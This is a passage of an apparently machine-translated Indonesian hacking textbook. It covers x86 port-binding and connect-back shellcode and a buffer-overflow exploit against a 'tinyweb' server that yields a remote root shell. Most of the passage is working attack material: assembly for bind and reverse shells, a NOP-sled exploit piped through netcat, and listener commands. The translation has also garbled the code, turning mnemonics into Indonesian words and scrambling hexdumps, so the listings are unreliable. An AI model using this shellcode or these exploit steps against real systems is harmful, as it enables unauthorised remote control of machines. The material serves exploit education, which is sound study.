Input standar, output standar, dan kesalahan standar adalah tiga deskriptor file standar yang digunakan oleh program untuk melakukan I/O standar. Soket juga hanyalah deskriptor file yang dapat dibaca dan ditulis. Dengan hanya menukar input, output, dan kesalahan standar dari shell yang muncul dengan deskriptor file soket yang terhubung, shell akan menulis output dan kesalahan ke soket dan membaca inputnya dari byte yang diterima soket. Ada panggilan sistem khusus untuk menduplikasi deskriptor file, yang disebut `dup2`. Ini adalah nomor panggilan sistem 63.

---

```

reader@hacking :~/booksrc $ grep dup2 /usr/include/asm-i386/unistd.h
# tentukan __NR_dup2          63
reader@hacking :~/booksrc $ man 2 dup2
DUP(2)                  Panduan Pemrogram Linux          DUP(2)

```

**NAMA**  
**dup, dup2 - duplikat deskriptor file**

**RINGKASAN**  
**# sertakan <unistd.h>**

```
int dup(int oldfd);
int dup2(int oldfd, int newfd);
```

#### KETERANGAN

dup() dan dup2() membuat salinan deskriptor file oldfd.

dup2() membuat newfd menjadi salinan dari oldfd, menutup newfd terlebih dahulu jika perlu.

---

Kode shell bind\_port.s ditinggalkan dengan deskriptor file soket yang terhubung di EAX. Instruksi berikut ditambahkan dalam file bind\_shell\_beta.s untuk menduplikasi soket ini ke dalam deskriptor file I/O standar; kemudian, instruksi tiny\_shell dipanggil untuk mengeksekusi shell dalam proses saat ini. Deskriptor file input dan output standar shell yang dihasilkan akan menjadi koneksi TCP, yang memungkinkan akses shell jarak jauh.

#### Instruksi baru dari bind\_shell1.s

---

```
; dup2(soket terhubung, {ketiga deskriptor file I/O standar})
    mov ebx, eax      ; Pindahkan soket FD di
    tekan BYTE 0x3F   ebx; ; syscall dup2 #63
    pop eax
    xor ecx, ecx     ; ecx = 0 = masukan standar;
    int 0x80          dup(c, 0)
    mov BYTE al, 0x3F ; dup2    syscall #63
    inc ecx          ; ecx = 1 = keluaran standar;
    int 0x80          duplikat(c, 1)
    mov BYTE al, 0x3F ; dup2    syscall #63
    inc ecx          ; ecx = 2 = kesalahan standar ;
    int 0x80          dup(c, 2)

; execve(const char *nama file, char *const argv [], char *const envp[])
    mov BYTE al, 11    ; jalankan syscall #11
    dorong edx        ; Dorong beberapa nol untuk penghentian
    tekan 0x68732f2f  string.; ; dorong "//sh" ke tumpukan.
    tekan 0x6e69622f  ; dorong "/ bin" ke tumpukan.
    mov ebx, esp       ; Masukkan alamat "/bin//sh" ke dalam ebx via esp. ;
    dorong ecx        ; Dorong terminator nol 32-bit untuk ditumpuk.
    mov edx, esp       ; Ini adalah array kosong untuk envp.
    tekan ebx         ; Dorong string addr untuk menumpuk di atas terminator
    mov ecx, esp       ; nol. ; Ini adalah array argv dengan string ptr.
    int 0x80          ; execve("//bin//sh", ["/bin//sh", NULL], [NULL])
```

---

Ketika shellcode ini dirakit dan digunakan dalam exploit, itu akan mengikat ke port 31337 dan menunggu koneksi masuk. Pada output di bawah ini, grep digunakan untuk memeriksa byte nol dengan cepat. Pada akhirnya, proses hang menunggu koneksi.

---

```
reader@hacking :~/booksrc $ nasm bind_shell_beta.s reader@hacking :~/booksrc $
hexdump -C bind_shell_beta | grep --color=auto 00 00000000
6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jFX.1.CRj.j.....|
00000010  89 c6 6a 66 58 43 52 66  68 7a 69 66 53 89 e1 6a  |..jfxCRfhzifS..j|
00000020  10 51 56 89 e1 cd 80 b0  66 43 43 53 56 89 e1 cd  |.QV.....fCCSV...|
```

```
00000030 80 b0 66 43 52 52 56 89 e1 cd 80 89 c3 6a 3f 58 80 |..fcRRV.....?X|
00000040 31 c9 cd 80 b0 3f 41 cd 52 b0 3f 41 cd 80 b0 0b 62 |1....?A...?A...|
00000050 68 2f 2f 73 68 68 2f 53 89 69 6e 89 e3 52 89 e2 |Rh//shh/bin..R..|
00000060 e1 cd 80 |S....|
00000065
reader@hacking :~/booksrc $ export SHELLCODE=$(cat bind_shell_beta)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./noteselect
SHELLCODE akan berada di 0xbffff97f
reader@hacking :~/booksrc $ ./noteselect $(perl -e 'print "\x7f\xf9\xff\xbf"\x40') [DEBUG]
menemukan catatan 33 byte untuk id pengguna 999
----- [ akhir catatan data ]-----
```

---

Dari jendela terminal lain, program netstat digunakan untuk menemukan port pendengar. Kemudian, netcat digunakan untuk terhubung ke root shell pada port tersebut.

```
reader@hacking :~/booksrc $ sudo netstat -lp | grep 31337 tcp
      0      0 * :31337          * :*                         MENDENGARKAN      25604/pencarian catatan
reader@hacking :~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) buka
siapa saya
akar
```

---

### **0x542 Struktur Kontrol Percabangan**

Struktur kontrol bahasa pemrograman C, seperti untuk loop dan blok if-then-else, terdiri dari cabang dan loop bersyarat dalam bahasa mesin. Dengan struktur kontrol, panggilan berulang kedua dapat diciutkan menjadi satu panggilan dalam satu lingkaran. Program C pertama yang ditulis di bab sebelumnya menggunakan for loop untuk menyapa dunia 10 kali. Membongkar fungsi utama akan menunjukkan kepada kita bagaimana kompiler mengimplementasikan loop for menggunakan instruksi perakitan. Instruksi loop (ditampilkan di bawah dalam huruf tebal) muncul setelah instruksi prolog fungsi menyimpan memori tumpukan untuk variabel lokalsaya. Variabel ini dirujuk dalam kaitannya dengan register EBP sebagai [ebp-4].

```
reader@hacking :~/booksrc $ gcc firstprog.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
bongkar utama
Buang kode assembler untuk fungsi utama:
0x08048374 <main+0>:    dorongan    ebp
0x08048375 <utama+1>:    pindah      ebp, esp
0x08048377 <utama+3>:    sub         terutama, 0x8
0x0804837a <utama+6>:    dan        terutama, 0xffffffff
0x0804837d <main+9>:    pindah      tambahan, 0x0
0x08048382 <utama+14>:   sub         khususnya, eax
0x08048384 <utama+16>:   pindah      DWORD PTR [ebp-4],0x0
0x0804838b <utama+23>:   cmp         PTR DWORD [ebp-4],0x9
0x0804838f <main+27>:    jle        0x8048393 <utama+31>
0x08048391 <utama+29>:   jmp        0x80483a6 <utama+50>
0x08048393 <utama+31>:   pindah      DWORD PTR [esp],0x8048484
0x0804839a <utama+38>:   panggilan  0x80482a0 <printf@plt >
```

---

```

0x0804839f <utama+43>: lea    ek,[ebp-4]
0x080483a2 <utama+46>:    termasuk PTR DWORD [eax]
0x080483a4 <utama+48>: jmp   0x804838b <utama+23>
0x080483a6 <utama+50>:    meninggalkan
0x080483a7 <utama+51>:    membawahi
Akhir dari pembuangan assembler.
(gdb)

```

---

Loop berisi dua instruksi baru: cmp (membandingkan) dan j (lompat jika kurang dari atau sama dengan), yang terakhir termasuk dalam keluarga instruksi lompat bersyarat. Itu cmp instruksi akan membandingkan dua operandnya, menetapkan flag berdasarkan hasilnya. Kemudian, instruksi lompat bersyarat akan melompat berdasarkan bendera. Pada kode di atas, jika nilai pada [ebp-4] kurang dari atau sama dengan 9, eksekusi akan melompat ke 0x08048393, melewati berikutnya jmp petunjuk. Jika tidak, selanjutnya jmp instruksi membawa eksekusi ke akhir fungsi di 0x080483a6, keluar dari lingkaran. Tubuh loop membuat panggilan ke printf(), menambah variabel penghitung di [ebp-4], dan akhirnya melompat kembali ke instruksi perbandingan untuk melanjutkan perulangan. Menggunakan instruksi lompatan bersyarat, struktur kontrol pemrograman yang kompleks seperti loop dapat dibuat dalam perakitan. Lebih banyak instruksi lompatan bersyarat ditunjukkan di bawah ini.

Petunjuk	Keterangan
cmp <tujuan>, <sumber>	Bandangkan operan tujuan dengan sumber, atur flag untuk digunakan dengan instruksi lompatan bersyarat.
ja <target>	Lompat ke target jika nilai yang dibandingkan sama.
jne <target>	Lompat jika tidak sama.
jl <target>	Lompat jika kurang dari.
jle <target>	Lompat jika kurang dari atau sama dengan.
jnl <target>	Langsung jika tidak kurang dari.
jnle <target>	Lompat jika tidak kurang dari atau sama dengan.
jl g jge	Lompat jika lebih besar dari, atau lebih besar dari atau sama dengan. Lompat jika tidak lebih besar dari, atau tidak lebih besar dari atau sama dengan.
jng jnge	Lompat jika lebih besar dari, atau tidak lebih besar dari atau sama dengan.

---

Instruksi ini dapat digunakan untuk mengecilkan 2 bagian dari shellcode ke yang berikut:

---

```

; dup2(soket terhubung, {ketiga deskriptor file I/O standar})
    mov ebx, eax      ; Pindahkan soket FD di
    xor eax, eax      ebx; nol eax.
    xor ecx, ecx      ; ecx = 0 = masukan standar
dup_loop:
    mov BYTE al, 0x3F ; dup2    syscall #63
    int 0x80           ; dup2(c, 0)
    inc ecx
    cmp BYTE cl, 2     ; Bandingkan ecx dengan 2.
    jle dup_loop       ; Jika ecx <= 2, lompat ke dup_loop.

```

---

Loop ini mengulangi ECX dari 0 ke 2, menelepon kedua tiap kali. Dengan pemahaman yang lebih lengkap tentang bendera yang digunakan oleh cmp instruksi, loop ini dapat menyusut lebih jauh. Bendera status yang ditetapkan oleh cmp instruksi juga diatur oleh sebagian besar instruksi lain, menggambarkan atribut hasil instruksi. Flag-flag tersebut adalah carry flag (CF), parity flag (PF), adjust flag (AF), overflow flag (OF), zero flag (ZF), dan sign flag (SF). Dua flag terakhir adalah yang paling berguna dan paling mudah dipahami. Bendera nol disetel ke true jika hasilnya nol, jika tidak maka salah. Bendera tanda hanyalah bagian paling signifikan dari hasil, yang benar jika hasilnya negatif dan salah jika sebaliknya. Ini berarti bahwa, setelah setiap instruksi dengan hasil negatif, tanda tanda menjadi benar dan tanda nol menjadi salah.

Singkatan	Nama	Keterangan
ZF	bendera nol	Benar jika hasilnya nol.
SF	tanda bendera	Benar jika hasilnya negatif (sama dengan hasil paling signifikan).

Itu cmp (bandingkan) instruksi sebenarnya hanya asub (kurangi) instruksi yang membuang hasil, hanya memengaruhi bendera status. Itu jl (lompat jika kurang dari atau sama dengan) instruksi sebenarnya memeriksa tanda nol dan tanda. Jika salah satu dari flag ini benar, maka operan tujuan (pertama) kurang dari atau sama dengan operan sumber (kedua). Instruksi lompatan bersyarat lainnya bekerja dengan cara yang sama, dan masih ada lebih banyak instruksi lompatan bersyarat yang secara langsung memeriksa bendera status individu:

Petunjuk	Keterangan
jz <target>	Lompat ke target jika bendera nol disetel.
jnz <target>	Lompat jika bendera nol tidak disetel. Lompat
js <target>	jika bendera tanda disetel.
jns <target>	Lompat adalah tanda bendera tidak disetel.

Dengan pengetahuan ini, cmp (bandingkan) instruksi dapat dihapus seluruhnya jika urutan loop dibalik. Mulai dari 2 dan menghitung mundur, bendera tanda dapat diperiksa untuk diulang sampai 0. Loop yang dipersingkat ditunjukkan di bawah ini, dengan perubahan yang ditunjukkan dalam huruf tebal.

---

```
; dup2(soket terhubung, {ketiga deskriptor file I/O standar})
    mov ebx, eax      ; Pindahkan soket FD di
    xor eax, eax      ebx.; nol eax.
    tekan BYTE 0x2      ; ecx dimulai dari 2.
    pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2    syscall #63
    int 0x80           ; dup2(c, 0)
    Desember ecx       ; Hitung mundur sampai 0.
    jns dup_loop      ; Jika tanda tanda tidak disetel, ecx tidak negatif.
```

---

Dua instruksi pertama sebelum loop dapat dipersingkat dengan xchg (pertukaran) instruksi. Instruksi ini menukar nilai antara operand sumber dan tujuan:

Petunjuk	Keterangan
xchg <tujuan>, <sumber>	Pertukarkan nilai antara dua operan.

Instruksi tunggal ini dapat menggantikan kedua instruksi berikut, yang memakan empat byte:

89 C3	mov ebx, eax
31 C0	xor eax, eax

Register EAX perlu di-nolkan untuk menghapus hanya tiga byte teratas dari register, dan EBX telah menghapus byte atas ini. Jadi menukar nilai antara EAX dan EBX akan membunuh dua burung dengan satu batu, mengurangi ukurannya menjadi instruksi byte tunggal berikut:

93	xchg eax, ebx
----	---------------

Sejak xchginstruksi sebenarnya lebih kecil dari apindahinstruksi antara dua register, dapat digunakan untuk mengecilkan shellcode di tempat lain. Secara alami, ini hanya berfungsi dalam situasi di mana register operan sumber tidak menjadi masalah. Versi shellcode port bind berikut menggunakan instruksi pertukaran untuk mengurangi beberapa byte dari ukurannya.

### bind\_shell.s

BIT 32

```
; s = soket(2, 1, 0)
tekan BYTE 0x66      ; socketcall adalah syscall #102 (0x66).
pop eax
cdq                 ; Nol edx untuk digunakan sebagai DWORD nol
xor ebx, ebx         ; nanti. ; Ebx adalah jenis socketcall.
inc ebx              ; 1 = SYS_SOCKET = soket()
 dorong edx          ; Bangun array arg: { protokol = 0, ;
                     ; (kebalikan)      SOCK_STREAM = 1,
 tekan BYTE 0x1        ; ;                      AF_INET = 2 }
 tekan BYTE 0x2        ; ;
 mov ecx, esp          ; ecx = ptr ke array argumen
 int 0x80              ; Setelah syscall, eax memiliki deskriptor file socket.

xchg esi, eax         ; Simpan soket FD di esi untuk nanti.

; mengikat(s, [2, 31337, 0], 16)
tekan BYTE 0x66      ; socketcall (panggilan sys #102)
pop eax
inc ebx              ; ebx = 2 = SYS_BIND = mengikat()
```

```

dorong edx      ; Bangun struct sockaddr:; INADDR_ANY = 0
tekan KATA 0x697a          (dalam urutan terbalik) PELABUHAN = 31337
dorong KATA bx      ;
mov ecx, esp      ; ecx = penunjuk struct server
tekan BYTE 16      ; argv: { sizeof(struktur server) = 16, ;
dorong ecx          penunjuk struktur server,
dorong esi          ; deskriptor file soket }
mov ecx, esp      ; ecx = array argumen; eax
int 0x80          = 0 untuk keberhasilan

; dengarkan, 0)
mov BYTE al, 0x66 ; socketcall (syscall #102)
termasuk ebx
inc ebx           ; ebx = 4 = SYS_LISTEN =
tekan ebx          mendengarkan(); argv: { simpanan = 4,
dorong esi          ; soket fd }
mov ecx, esp      ; ecx = array argumen
int 0x80

; c = menerima(s, 0, 0)
mov BYTE al, 0x66 ; socketcall (syscall #102)
termasuk ebx      ; ebx = 5 = SYS_ACCEPT = terima();
dorong edx          argv: { socklen = 0,
dorong edx          ; sockaddr ptr = NULL,
dorong esi          ; soket fd }
mov ecx, esp      ; ecx = array argumen; eax =
int 0x80          soket terhubung FD

; dup2(soket terhubung, {ketiga deskriptor file I/O standar})
xchg eax, ebx      ; Pasang socket FD di ebx dan 0x00000005 di eax. ;
tekan BYTE 0x2      ecx dimulai dari 2.
pop ecx
dup_loop:
mov BYTE al, 0x3F ; dup2    syscall #63
int 0x80          ; dup2(c, 0)
Desember ecx        ; hitung mundur sampai 0
jns dup_loop       ; Jika tanda tanda tidak disetel, ecx tidak negatif.

; execve(const char *nama file, char *const argv [], char *const envp[])
mov BYTE al, 11     ; jalankan syscall #11
dorong edx          ; Dorong beberapa nol untuk penghentian
tekan 0x68732f2f    string. ; dorong "//sh" ke tumpukan.
tekan 0x6e69622f    ; dorong "/ bin" ke tumpukan.
mov ebx, esp        ; Masukkan alamat "/bin//sh" ke dalam ebx via esp. ;
dorong edx          ; Dorong terminator nol 32-bit untuk ditumpuk.
mov edx, esp        ; Ini adalah array kosong untuk envp.
tekan ebx          ; Dorong string addr untuk menumpuk di atas terminator
nol. ; Ini adalah array argv dengan string ptr
mov ecx, esp        ; execve("//bin//sh", ["/bin//sh"], [NULL])
int 0x80

```

---

Ini merakit ke shellcode bind\_shell 92-byte yang sama yang digunakan dalam bab sebelumnya.

```
reader@hacking :~/booksrc $ nasm bind_shell.s
reader@hacking :~/booksrc $ hexdump -C bind_shell
00000000  6a 66 58 99 31 db 43 52 96  6a 01 6a 02 89 e1 cd 80 7a  |jfX.1.CRj.j....|
00000010  6a 66 58 43 52 66 68 51 56  69 66 53 89 e1 6a 10 43 43  |.jFXCRfhzifS.j.| 
00000020  89 e1 cd 80 b0 66 b0 66 43  53 56 89 e1 cd 80 cd 80 93  |QV.....fCCSV....| 
00000030  52 52 56 89 e1 cd 80 49 79  6a 02 59 b0 3f 68 2f 2f 73  |.fCRRV....jY?| 
00000040  f9 b0 0b 52 69 6e 89 e3 52  68 68 2f 62 89 e1 cd 80  |..Iy...Rh//shh/b| 
00000050  89 e2 53                                     |di..R..S....| 
0000005c
reader@hacking :~/booksrc $ diff bind_shell portbinding_shellcode
```

## 0x550 Connect-Back Shellcode

Shellcode yang mengikat port mudah digagalkan oleh firewall. Sebagian besar firewall akan memblokir koneksi masuk, kecuali untuk port tertentu dengan layanan yang diketahui. Ini membatasi paparan pengguna dan akan mencegah shellcode pengikat port menerima koneksi. Firewall perangkat lunak sekarang sangat umum sehingga shellcode port-bind memiliki sedikit peluang untuk benar-benar berfungsi di alam liar.

Namun, firewall biasanya tidak memfilter koneksi keluar, karena itu akan menghambat kegunaan. Dari dalam firewall, pengguna harus dapat mengakses halaman web apa pun atau membuat koneksi keluar lainnya. Ini berarti bahwa jika shellcode memulai koneksi keluar, sebagian besar firewall akan mengizinkannya.

Alih-alih menunggu koneksi dari penyerang, shellcode connect-back memulai koneksi TCP kembali ke alamat IP penyerang. Membuka koneksi TCP hanya memerlukan panggilan kestopkontak() dan panggilan keMenghubung(). Ini sangat mirip dengan kode shell port-bind, karena panggilan soket persis sama danMenghubung() panggilan mengambil jenis argumen yang sama denganmengikat(). Shellcode connect-back berikut dibuat dari shellcode bind-port dengan beberapa modifikasi (ditampilkan dalam huruf tebal).

### connectback\_shell.s

#### BIT 32

```
; s = soket(2, 1, 0)
    tekan BYTE 0x66      ; socketcall adalah syscall #102 (0x66).
    pop eax
    cdq                  ; Nol edx untuk digunakan sebagai DWORD nol
    xor ebx, ebx         ; nanti. ; ebx adalah jenis socketcall.
    inc ebx              ; 1 = SYS_SOCKET = soket()
    dorong edx           ; Bangun array arg: { protokol = 0, ;
                           ;             (kebalikan)      SOCK_STREAM = 1,
                           ;             tekan BYTE 0x1   AF_INET = 2 }
    tekan BYTE 0x2
    mov ecx, esp          ; ecx = ptr ke array argumen
    int 0x80              ; Setelah syscall, eax memiliki deskriptor file socket.

    xchg esi, eax         ; Simpan soket FD di esi untuk nanti.

; sambungkan, [2, 31337, <alamat IP>], 16
    tekan BYTE 0x66 ; socketcall (panggilan sys #102)
```

```

pop eax
inc ebx          ; ebx = 2 (diperlukan untuk AF_INET)
tekan DWORD 0x482aa8c0 ; Bangun struct sockaddr: alamat IP = 192.168.42.72
tekan KATA 0x697a ;      (dalam urutan terbalik)      PELABUHAN = 31337
dorong KATA bx   ;                                AF_INET = 2
mov ecx, esp     ; ecx = penunjuk struct server
tekan BYTE 16    ; argv: { sizeof(struktur server) = 16, ;
dorong ecx       ;             penunjuk struktur server,
dorong esi       ;             deskriptor file soket }
mov ecx, esp     ; ecx = array argumen
inc ebx          ; ebx = 3 = SYS_CONNECT = sambungkan()
int 0x80          eax = soket terhubung FD

; dup2(soket terhubung, {ketiga deskriptor file I/O standar})
xchg eax, ebx    ; Pasang socket FD di ebx dan 0x00000003 di eax. ;
tekan BYTE 0x2      ecx dimulai dari 2.
pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2    syscall #63
    int 0x80          ; dup2(c, 0)
    Desember ecx      ; Hitung mundur sampai 0.
    jns dup_loop      ; Jika tanda tanda tidak disetel, ecx tidak negatif.

; execve(const char *nama file, char *const argv [], char *const envp[])
    mov BYTE al, 11    ; jalankan syscall #11.
    dorong edx        ; Dorong beberapa nol untuk penghentian
    tekan 0x68732f2f  string. ; dorong "//sh" ke tumpukan.
    tekan 0x6e69622f  ; dorong "/ bin" ke tumpukan.
    mov ebx, esp      ; Masukkan alamat "/bin/sh" ke dalam ebx via esp. ;
    dorong edx        ; Dorong terminator nol 32-bit untuk ditumpuk.
    mov edx, esp      ; Ini adalah array kosong untuk envp.
    tekan ebx         ; Dorong string addr untuk menumpuk di atas terminator
    mov ecx, esp      ; nol. ; Ini adalah array argv dengan string ptr.
    int 0x80          ; execve("//bin//sh", ["//bin//sh", NULL], [NULL])

```

---

Dalam shellcode di atas, alamat IP koneksi diatur ke 192.168.42.72, yang seharusnya menjadi alamat IP mesin penyerang. Alamat ini disimpan didi\_addr struktur sebagai 0x482aa8c0, yang merupakan representasi heksadesimal dari 72, 42, 168, dan 192. Ini menjadi jelas ketika setiap angka ditampilkan dalam heksadesimal:

---

```

reader@hacking :~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0
(gdb) p /x 168
$2 = 0x8
(gdb) p /x 42
$3 = 0x2a
(gdb) p /x 72
$4 = 0x48
(gdb) p /x 31337
$5 = 0x7a69
(gdb)

```

---

Karena nilai-nilai ini disimpan dalam urutan byte jaringan tetapi x86 arsitektur dalam urutan little-endian, DWORD yang disimpan tampaknya dibalik. Ini berarti DWORD untuk 192.168.42.72 adalah 0x482aa8c0. Ini juga berlaku untuk WORD dua byte yang digunakan untuk port tujuan. Ketika nomor port 31337 dicetak dalam heksadesimal menggunakan gdb, urutan byte ditampilkan dalam urutan little-endian. Ini berarti byte yang ditampilkan harus dibalik, jadi WORD untuk 31337 adalah 0x697a.

Program netcat juga dapat digunakan untuk mendengarkan koneksi masuk dengan -aku opsi baris perintah. Ini digunakan dalam output di bawah ini untuk mendengarkan pada port 31337 untuk shellcode connect-back. Itu ifconfig perintah memastikan alamat IP eth0 adalah 192.168.42.72 sehingga shellcode dapat terhubung kembali ke sana.

---

```
reader@hacking :~/booksrc $ sudo ifconfig eth0 192.168.42.72 up
reader@hacking :~/booksrc $ ifconfig eth0
eth0      Encap tautan:Ethernet HWaddr 00:01:6C:EB:1D:50
          inet addr:192.168.42.72   Bcast: 192.168.42.255 Masker: 255.255.255.0
          MULTICAST SIARAN NAIK     MTU: 1500 Metrik: 1
          Paket RX:0 kesalahan:0 jatuh:0 kelebihan:0 bingkai:0 Paket
          TX:0 kesalahan:0 jatuh:0 kelebihan:0 pembawa:0
          tabrakan:0 txqueuelen:1000
          RX byte:0 (0,0 b) TX byte:0 (0,0 b)
          Interupsi:16

reader@hacking :~/booksrc $ nc -v -l -p 31337
mendengarkan di [apa saja] 31337 ...
```

---

Sekarang, mari kita coba untuk mengeksplorasi program server tinyweb menggunakan shellcode connectback. Dari bekerja dengan program ini sebelumnya, kita tahu bahwa buffer permintaan panjangnya 500 byte dan terletak di 0xbffff5c0 dalam memori tumpukan. Kita juga tahu bahwa alamat pengirim ditemukan dalam 40 byte dari akhir buffer.

---

```
reader@hacking :~/booksrc $ nasm connectback_shell.s
reader@hacking :~/booksrc $ hexdump -C connectback_shell
00000000  6a 66 58 99 31 db 43 52 96  6a 01 6a 02 89 e1 cd 80 2a  |jfX.1.CRj.j.....|
00000010  6a 66 58 43 68 c0 a8 89 e1  48 66 68 7a 69 66 53 43 cd |.jfXCh..*HfhzifS|
00000020  6a 10 51 56 89 e1 b0 3f cd  80 87 f3 87 ce 49 0b 52 68 |..j.QV..C.....Aku|
00000030  80 49 79 f9 b0 2f 62 69 6e  2f 2f 73 68 68 e2 53 89 e1 |.?.Iy...Rh//sst|
00000040  89 e3 52 89                      cd 80                         |/bin..R..S....|
0000004e

reader@hacking :~/booksrc $ wc -c connectback_shell 78
connectback_shell
reader@hacking :~/booksrc $ echo $(( 544 - (4*16) - 78 )) 402

reader@hacking :~/booksrc $ gdb -q --batch -ex "p /x 0xbffff5c0 + 200" $1 =
0xbffff688
reader@hacking :~/booksrc $
```

---

Karena offset dari awal buffer ke alamat pengirim adalah 540 byte, total 544 byte harus ditulis untuk menimpali alamat pengirim empat byte. Penimpaan alamat pengirim juga perlu disejajarkan dengan benar, karena

alamat pengirim menggunakan beberapa byte. Untuk memastikan keselarasan yang tepat, jumlah byte NOP sled dan shellcode harus dapat dibagi empat. Selain itu, shellcode itu sendiri harus tetap berada dalam 500 byte pertama dari penimpaan. Ini adalah batas buffer respons, dan memori sesudahnya sesuai dengan nilai lain pada tumpukan yang mungkin ditulis sebelum kita mengubah aliran kontrol program. Tetapi dalam batas-batas ini menghindari risiko penimpaan acak ke kode shell, yang pasti akan menyebabkan crash. Mengulangi alamat pengirim 16 kali akan menghasilkan 64 byte, yang dapat diletakkan di akhir buffer exploit 544-byte dan menjaga shellcode dengan aman dalam batas buffer. Byte yang tersisa di awal buffer exploit akan menjadi kereta luncur NOP. Perhitungan di atas menunjukkan bahwa kereta luncur NOP 402-byte akan menyelaraskan shellcode 78-byte dengan benar dan menempatkannya dengan aman di dalam batas buffer. Mengulangi alamat pengirim yang diinginkan 12 kali spasi 4 byte terakhir dari buffer eksploit dengan sempurna untuk menimpa alamat pengirim yang disimpan di tumpukan. Timpa alamat pengirim dengan 0xbffff688 harus mengembalikan eksekusi tepat di tengah kereta luncur NOP, sambil menghindari byte di dekat awal buffer, yang mungkin rusak. Nilai-nilai yang dihitung ini akan digunakan dalam eksplorasi berikut, tetapi pertama-tama shell connect-back membutuhkan tempat untuk terhubung kembali. Pada output di bawah ini, netcat digunakan untuk mendengarkan koneksi yang masuk pada port 31337.

---

```
reader@hacking :~/booksrc $ nc -v -l -p 31337
mendengarkan di [apa saja] 31337 ...
```

---

Sekarang, di terminal lain, nilai eksploit yang dihitung dapat digunakan untuk mengeksplorasi program tinyweb dari jarak jauh.

### Dari Jendela Terminal Lain

---

```
reader@hacking :~/booksrc $ (perl -e 'print "\x90"\x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf"\x20 . "\r\n"' | nc -v 127.0.0.1 80 localhost
[127.0.0.1] 80 (www) buka
```

---

Kembali ke terminal asli, shellcode telah terhubung kembali ke proses netcat yang mendengarkan pada port 31337. Ini menyediakan akses root shell dari jarak jauh.

---

```
reader@hacking :~/booksrc $ nc -v -l -p 31337
mendengarkan di [apa saja] 31337 ...
sambungkan ke [192.168.42.72] dari hacking.local [192.168.42.72] 34391
whoami
akar
```

---

Konfigurasi jaringan untuk contoh ini sedikit membingungkan karena serangan diarahkan pada 127.0.0.1 dan shellcode terhubung kembali ke 192.168.42.72. Kedua alamat IP ini merutekan ke tempat yang sama, tetapi 192.168.42.72 lebih mudah digunakan di shellcode daripada 127.0.0.1. Karena alamat loopback berisi dua byte nol, alamat harus dibangun di atas tumpukan dengan

beberapa instruksi. Salah satu cara untuk melakukannya adalah dengan menulis dua byte nol ke tumpukan menggunakan register nol. File loopback\_shell.s adalah versi modifikasi dari connectback\_shell.s yang menggunakan alamat loopback 127.0.0.1. Perbedaannya ditunjukkan pada output berikut.

---

```
reader@hacking :~/booksrc $ diff connectback_shell.s loopback_shell.s
21c21,22
< tekan DWORD 0x482aa8c0 ; Bangun struct sockaddr: Alamat IP = 192.168.42.72
-- 
> tekan DWORD 0x01BBBB7f ; Bangun struct sockaddr: Alamat IP = 127.0.0.1
> mov KATA [esp+1], dx ; timpa BBBB dengan 0000 di push reader@hacking
sebelumnya :~/booksrc $
```

---

Setelah mendorong nilai 0x01BBBB7f ke stack, register ESP akan menunjuk ke awal DWORD ini. Dengan menulis WORD dua byte nol pada ESP+1, dua byte tengah akan ditimpa untuk membentuk alamat pengirim yang benar.

Instruksi tambahan ini meningkatkan ukuran shellcode beberapa byte, yang berarti kereta luncur NOP juga perlu disesuaikan untuk buffer exploit. Perhitungan ini ditunjukkan pada output di bawah ini, dan menghasilkan kereta luncur NOP 397-byte. Eksploitasi ini menggunakan loopback shellcode mengasumsikan bahwa program tinyweb sedang berjalan dan bahwa proses netcat mendengarkan koneksi masuk pada port 31337.

---

```
reader@hacking :~/booksrc $ nasm loopback_shell.s reader@hacking :~/booksrc $
hexdump -C loopback_shell | grep --color=auto 00 00000000
00000010 6a 66 58 99 31 db 43 52 96 6a 01 6a 02 89 e1 cd 80 bb |jfX.1.CRj.j.....|
00000020 6a 66 58 43 68 7f bb 68 7a 01 66 89 54 24 01 66 10 51 |.jfXCh....fT$.f|
00000030 69 66 53 89 e1 6a 87 f3 87 56 89 e1 43 cd 80 80 49 79 |hzifS..j.QV..C..|
00000040 ce 49 b0 3f cd 2f 2f 73 68 f9 b0 0b 52 68 6e 89 e3 52 |....Aku..?Iy...Rh|
00000050 68 2f 62 69 e1 cd 80 89 e2 53 89 //shh/bin..R..S.| ...
00000053
reader@hacking :~/booksrc $ wc -c loopback_shell 83
loopback_shell
reader@hacking :~/booksrc $ echo $(( 544 - (4*16) - 83 )) 397

reader@hacking :~/booksrc $ (perl -e 'print "\x90"\x397';cat loopback_shell;perl -e 'print "\x88\xf6\xff\xbf"\x16 . "\r\n") | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) buka
```

---

Seperti pada exploit sebelumnya, terminal dengan netcat listening pada port 31337 akan menerima rootshell.

---

```
reader@hacking :~ $nc -lvp 31337
mendengarkan di [apa saja] 31337 ...
sambungkan ke [127.0.0.1] dari localhost [127.0.0.1] 42406
whoami
akar
```

---

Tampaknya hampir terlalu mudah, bukan?

# 0x600

## TANGGUNG JAWAB

Katak panah racun emas mengeluarkan racun yang sangat beracun — satu katak dapat mengeluarkan cukup untuk membunuh 10 manusia dewasa. Satu-satunya alasan katak ini memiliki pertahanan yang sangat kuat adalah karena spesies ular tertentu terus memakannya dan mengembangkan resistensi.

Sebagai tanggapan, katak terus mengembangkan racun yang lebih kuat dan lebih kuat sebagai pertahanan. Salah satu hasil dari ko-evolusi ini adalah bahwa katak aman dari semua pemangsa lainnya. Jenis evolusi bersama ini juga terjadi pada peretas. Teknik eksploitasi mereka telah ada selama bertahun-tahun, jadi wajar saja jika tindakan pencegahan defensif akan berkembang. Sebagai tanggapan, peretas menemukan cara untuk melewati dan menumbangkan pertahanan ini, dan kemudian teknik pertahanan baru dibuat.

